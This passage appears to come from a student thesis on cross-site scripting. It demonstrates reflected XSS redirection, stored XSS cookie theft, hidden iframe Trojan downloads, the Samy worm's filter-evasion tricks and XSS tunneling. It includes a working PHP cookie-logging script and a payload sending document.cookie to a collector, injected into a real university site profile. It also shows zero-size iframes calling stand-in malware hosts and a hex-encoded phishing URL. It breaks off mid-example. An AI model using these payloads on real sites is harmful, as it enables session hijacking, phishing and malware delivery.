<span>Welcome in: testing website !</span>
<br />
Testing of XSS redirection Vulnerability!!!!!!!!!
</body>
</html>

```

Table 3.1.4.4 source code of accueil.htm

The source code of accueil.htm:

```
<!DOCTYPE html PUBLIC "//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta httpequiv="ContentType" content="text/html; charset=utf8" />
<title>Accueil</title>
</head>
<body bgcolor="#FFCC66">
<h1>What the Hell ?</h1>
</body>
</html>

```

After accessing http://127.0.0.1/index.php, the following site appears (See below).



Figure 3.1.4.1 Original Website

However, there is XSS vulnerability there. If we change the URL and input http://127.0.0.1/url=/index.php?iframe=http://www.turkuamk.fi, maybe it will show the site of www.turkuamk.fi instead of the previous one.

Now, if the variable of the address changes to www.turkuamk.fi, access to http://127.0.0.1/url=/index.php?iframe=http://www.turkuamk.fi, users will get the result of the following figure below.



Figure 3.1.4.2 Redirection Website

The main page of site is showing the site of www.turkuamk.fi. If we change this URL to redirect a malicious site, it will make a phishing attack. However, the URL is not quite good so that we can use the previous example to encode the URL in order to make the URL more believable.

The original one:

http://127.0.0.1/url=/index.php?iframe=http://www.turkuamk.fi

After using hexadecimal encoding:

http://127.0.0.1/url=/index.php?iframe=%68%74%74%70%3A%2F%2F%77%77%77%2E%62%61%69%64%75%2E%63%6F%6D, It looks more trustable and sends this URL to entice the user to click.

3.2 STORED XSS

3.2.1 XSS Stealing cookies

After reading chapter 2, now we are familiar with STORED XSS which is more dangerous than REFLECTED XSS and it can make an attack for a long time and it also can be easily used. Because STORED XSS has many advantages, we are going to discuss the different methods of STORED XSS attacking.

Basically, it can be used to steal the user's cookies. As we know, a cookie looks like a recorder which is STORED in the user's computer's web browser and it includes the user preferences and much useful information used to recognize the user's to access to website.[12] Therefore, it consists of many pieces of sensitive user information. It is generated by the Server side and sends back the information to the user's web browser and stores it in the local web browser. Next time, when the user comes to this website, the STORED cookie will be sent to the web server in order to let website recognize the user and let him/her access and configure his/her setting according to the information STORED in cookies. However, if there is STORED XSS vulnerability, it will be used to steal the user's cookie and use the user's account to access the website. Example 3.2.1 is going to indicate how to use XSS steal a cookie. The example is coming from http://thewifihack.com/blog/?p=20#comments.

Example 3.2.1(Stealing a Cookie)

Testing Environment:

Windows XP SP2

IE 6 SP2

XAMP (Apache web server)

First of all, hackers need to create a file which is attack.php to get the information of the user.

Table 3.2.1.1 Source Code of attack.php
Source Code of attack.php:

```
<?php
$ip = $_SERVER['REMOTE_ADDR'];
$referer = $_SERVER['HTTP_REFERER'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$data = $_GET[c];
$time = date("Y-m-d G:i:s A");
$text = "<br><br>".$time." = ".$ip."<br><br>User Agent: ".$agent."<br>Referer:
".$referer."<br>Session: ".$data."<br><br><br>";
$file = fopen('result.php' , 'a');
fwrite($file,$text);
fclose($file);
header("Location: http://127.0.0.1");
?>
```

Then hackers need to create a file which can be used to store the stolen information from user result.php.

Table 3.2.1.2 source code of result.php
The source code of result.php is:

```
<head>
<meta http-equiv="Content-Language" content="it">
<title>The sensitive information</title>
</head>

<body bgcolor ="#FFFFFF">
<p align="center"><font color="#FF0000">COOKIESStealing</font></p>
</body>

```

After creating these two files, we need to find STORED XSS in order to be used to inject the stealing code. Here the author /we just used some place to create an example which is http://optima.turkuamk.fi/learning/id11/bin/user and inject the malicious code in a user's profile.

The injected code was:

<script>document.location="http://127.0.0.1/cookie/attack.php?c="+document.cookie;</script>

After all the steps, if someone accesses to see this person's profile, their cookie will be recorded in result.php.



Figure 3.2.1.1 Result of Cook Stealing

We can easily find that there is a new paragraph at end of result.php. This is the cookie of the people who access to see the attacked profile and it consists of Session, remote address, HTTP_REFERER, HTTP_USER_AGENT, accessing time and IP address. The user's sensitive information was stolen and displayed to result.php. Therefore, a hacker can make a fake cookie and use this user's status to access this website.

3.2.2 XSS Based -Trojan Horse(drive-by download)

Sometimes, the hacker wants to make a long-term attack so that they can inject malicious code to redirect users to download a Trojan horse. Because a Trojan horse is a file which is snugly STORED in the victim's computer and connects to a remote sever or a client side. Therefore, it will establish a connection between the hacker's computer and the victim's computer. In addition, the hacker can user this connection to control or monitor a victim's computer.

How can hackers construct a malicious code in order to let a user to download Trojan horse? Normally, if there is STORED XSS vulnerability, they just inject the downloading code into <img> or <iframe> tags. For example, If we inject the **<iframe width=0 height=0src='http://www.hackerwebsite.com/Trojan.js'></iframe>** into the STORED XSS vulnerability area, anyone visiting this page will go to http://www.hackerwebsite.com/ to download the Trojan.js which is a Trojan virus and it will hide in the victim's computer. Because, as we know, an iframe is used to create sub-window in the parent window and there is a setting in the iframe to configure the size of iframe. Sometime, we configure the size of iframe into 0 so that the iframe will be invisible and hidden in the victim's website.

Example 3.2.2.1

In example 3.2.2.1, this is a user's profile of OPTIMA which is the student Study Space of Turku University of Applied Sciences and in the Address field there exists STORED XSS vulnerability. Therefore, we inject an iframe in order to inject a sub- window inside.

In the address filed, we inject the following code :**<iframe width=200height=200src='http://google.com'></iframe>** in order to

display a http://www.google.com sub-window in the address field.

Figure 3.2.2.1.1 The page of Student Profile



Figure 3.2.2.1.2 Injecting the malicious code in vulnerability place

Then, we check this user's profile and see if there is a difference from the previous profile.

Information about hacker hacker	
User id	
First name	hacker
Last name	hacker
Email	
Phone number	
Cell phone	
Fax	
Title	
Organization	
URL of home page	
Address	

Figure 3.2.2.1.3 Result of malicious injection

We can see that a new sub-window which is http://google.com is displayed in the user's window. However, if we inject the downloading file code in the iframe tag and set the iframe size to zero like: <iframe src=http://www.viruswebsite.com width=0 height=0></iframe>,then it will open a sub-window which is an invisible Trojan downloading field. If someone accesses this website and downloads the Trojan horse, they will become Victims and controlled by the hacker.

3.2.3 XSS Worm

A Worm in the network is a malicious program which is duplicated itself again and again. For this reason, if a worm is spreading in the network, owing to its significant propagation force, it will destroy a lot of customers.

The XSS worm combines XSS vulnerability and the worm attack method to make extensive attacking. On 4th October 2005, a famous XSS worm attacking occurred and it was the “Samy is my hero” XSS worm. At that time, in just about 20 hours, there were over one million MySpace users infected by this XSS worm attack.

However, it is not easy to construct the XSS worm. First of all, if hackers want to make propagation come true, hackers need to have enough space to write the execution code. Instead of writing code in the vulnerability place, hackers can call the remote code from outside. However, sometimes it has limitation of rights which limit calling outside code. Therefore, the first step is to find an XSS worm vulnerability which has enough space to store the malicious program.

Nowadays most websites pay more attention to XSS so that many security solutions limit user’s input. These solutions just limit users entering the same type of place and filtering the malicious code, such as “javascript”,”<”,”>”,” script” and so on. In addition, these solutions block a lot of tags and just allow <img>, or other normally used tags. Therefore, hackers cannot easily store the malicious code into the web server so hackers need to use some methods to avoid these limitations. In Samy XSS worm code, he embedded the malicious code in the tag. Instead of using “javascript”, he used the “java\nscript” to avoid the MySpace filtering. In addition, he used the function of “String.fromCharCode()” to transfer the decimal to ASCII code. In Samy’s

XSS worm code, “**var B=String.fromCharCode(34)**” is using that method to convert double quota into ASCII 34. Because in ASCII table, users will see “is represented into “**String.fromCharCode(34)**”. In addition, Samy’s XSS worm code used javascript function ”eval()” which is used to regard the string as a code to execute, so the hacker can put the string into this function and use this function to execute. Like the Samy’s attack, “**return eval('document.body.inne'+'rHTML')**”, the website always blocks to execute this document.body.innerHTML and write this command as a String into “eval()” function, then it lets “eval()” execute this function. In addition, he used **'+'** to connect **‘document.body.inne’** and **'rHTML'** in order to avoid the filter detecting.

For the most important part, that is the function of XMLHttpRequest (XHR) from AJAX. As the AJAX (Asynchronous Javascript and XML) new technology becomes more popular, XHR is widely used in dynamic websites. XHR is DOM API which is used in the web browser scripting language. In addition, XHR is used to send an http or https request to the web server and this request can be executed directly in web server and web server will give response data to scripting. [13] Therefore, the current window document can be operated by XML data without loading a new window document. In Samy’s attack, Samy used XMR to make Http GETs and POSTs. [14]

After avoiding these large problems, Samy’s XSS worm attack is successful established, as well. The total Samy’s XSS worm code is in http://namb.la/popular/tech.html. Therefore, if there is useful STORED XSS vulnerability, it will become a worm virus which has significant propagation force and is extensively spread. However, there are many defending methods to prevent it from happening and these will be explained in the next chapter.

3.2.4 XSS Tunneling

This section describes another new attack method which is based on STORED XSS. XSS tunneling is persistently controlling the victim's computer. The author of this new technology is from ThFrruh Mavituna that published the document and files in http://ferruh.mavituna.com/XSS-tunnelling-paper-and-XSS-tunnel-tool-oku .

Figure 3.2.4.1 illustrates the principle of XSS tunneling. In This figure consists of three important parts. The left side is the Attacker's side and it is in charge of sending the command which is going to be executed on the victim's computer. The middle part is the transmission station which can transfer the data between Attacker and victim and we call that XSS Shell Server. On the right side, there is the Victim side and it will receive the commands from the attacker and it will execute them. Therefore, XSS tunneling is providing Http traffic transmission data between the Attacker and the Victim which looks like an http proxy on Victim's web browser.



Figure3.2.4.1XSS tunneling [15]

The following example shows how the XSS tunneling is used and uses the XSS Tunneling Open Software to imitate the real XSS tunneling attack.

Example 3.2.4.1 XSS tunneling

Test environment and Requirement:

IIS server+ ASP

Web browser IE7.0 (FF 2, IE6, and IE7)

Access 2000 database

XSS Tunneling (Free Software) [16]

First of all, we need to build a requirement testing environment according to the list above. Here, we used open software which consists of IIS, ASP, and MYSQL to build the web server. The next step was to follow the instructions to install the XSS Tunneling Software. After installing this software, we tested this XSS tunneling.

So we built a web server which is in http://192.168.1.106. In addition, in the web server, there is a page which has STORED XSS vulnerability and we injected the following malicious code inside “<script src=”http://192.168.1.106/XSSshell.asp”></script>” inside. Therefore, if there is a user visiting this page, the XSS tunneling will be connected and we can control the user.

Step 1:

We access the XSS tunneling administration platform which is http://192.168.1.106/admin.



Figure 3.2.4.2 XSS tunnel Administration Platform

We can see that there are three main parts. The left one is Commands which will send the command to the victim's side. The middle part will show the victim's personal information which consists of IP address, web browser version and so on. The right part is Logs which record the results of execution or information from victim.

Step 2:

There is another computer which is in http://192.168.1.101 and it will access that page which has been injected with malicious code: http://192.168.1.106/hack/default.asp



Figure 3.2.4.3 Victim access to XSSed page

After this, we are going to check the page in the Administration platform:



Figure 3.2.4.4 Detecting Victim

According to Figure 3.2.4.4, it is easy to find that there is a connection between the XSS Shell server and the victim's computer. It shows the victim's IP address which is 192.168.1.101 and it is same computer which is accessing the page injected with malicious code. Therefore, the XSS tunneling has already been established. Next, we try to send a command to victim in order to test the function of XSS tunneling.

Step 3:

We click the third command on the left side in the Administration platform which is to send a message "you are attacked by XSS!!" to the Victim.



Figure 3.2.4.5Executing alert message command

After sending the command to the victim's computer, on victim's computer, we can see the following:



Figure 3.2.4.6 receiving a message

Therefore, hackers sent a command to victim in order to let the hacker control the victim's computer. By using XSS tunneling, the attacker can control the victim's computer and let victim execute what the attacker wants. Here we just give a demonstration so we just used the default function of XSS tunneling to send a message box to the victim. However, hackers also can write some attacking command into this software in order to do some damage on the victim's computer.

In fact, XSS tunneling is triggered by the injected malicious code which is<script src="http://192.168.1.106/hack/default.asp"> </script> into the default.asp page. However, if hackers inject the malicious code into some famous website which has STORED XSS vulnerability, all the visitors who visit the XSSed page will be controlled by the hacker. After that, it will be terrible that lots of users are infected virus now. This example shows how devastating STORED XSS is. We need to avoid XSS vulnerability and need to pay more attention to this in order to avoid such attacks.

3.2.5 XSS in Flash and PDF Files

In our daily life, we usually go to YouTube or some video broadcasting website to view many interesting videos or news, as well. In addition, we were used to making these videos into Flash and use the Adobe Flash video format to store the video also. However, in these types of websites also exists XSS vulnerability which can be used for attack purposes. As we know, Flash is widely used through the Internet and our daily life so that if it has XSS vulnerability, it will threaten the users watching Flash and infect great number users.

Like the XSS worm, XSS in Flash has a function which allows calling external javascript to be executed into Flash. There is “accessing external objects via JavaScript” which can be triggered to XSS vulnerability. [17] If someone embedded code which can call the external javascript function, then the malicious function will be executed and make an attack on a user. Because Flash has a function whose name is “getURL”, a hacker can achieve the javascript easily from external javascript code.

However, this code needs to inject in the Flash format. Example 3.2.5.1[29] shows the XSS vulnerability in Flash.

Example 3.2.5.1 XSS in Flash

Requirement:

Adobe Flash Player

MTASC (complier)

Step 1:

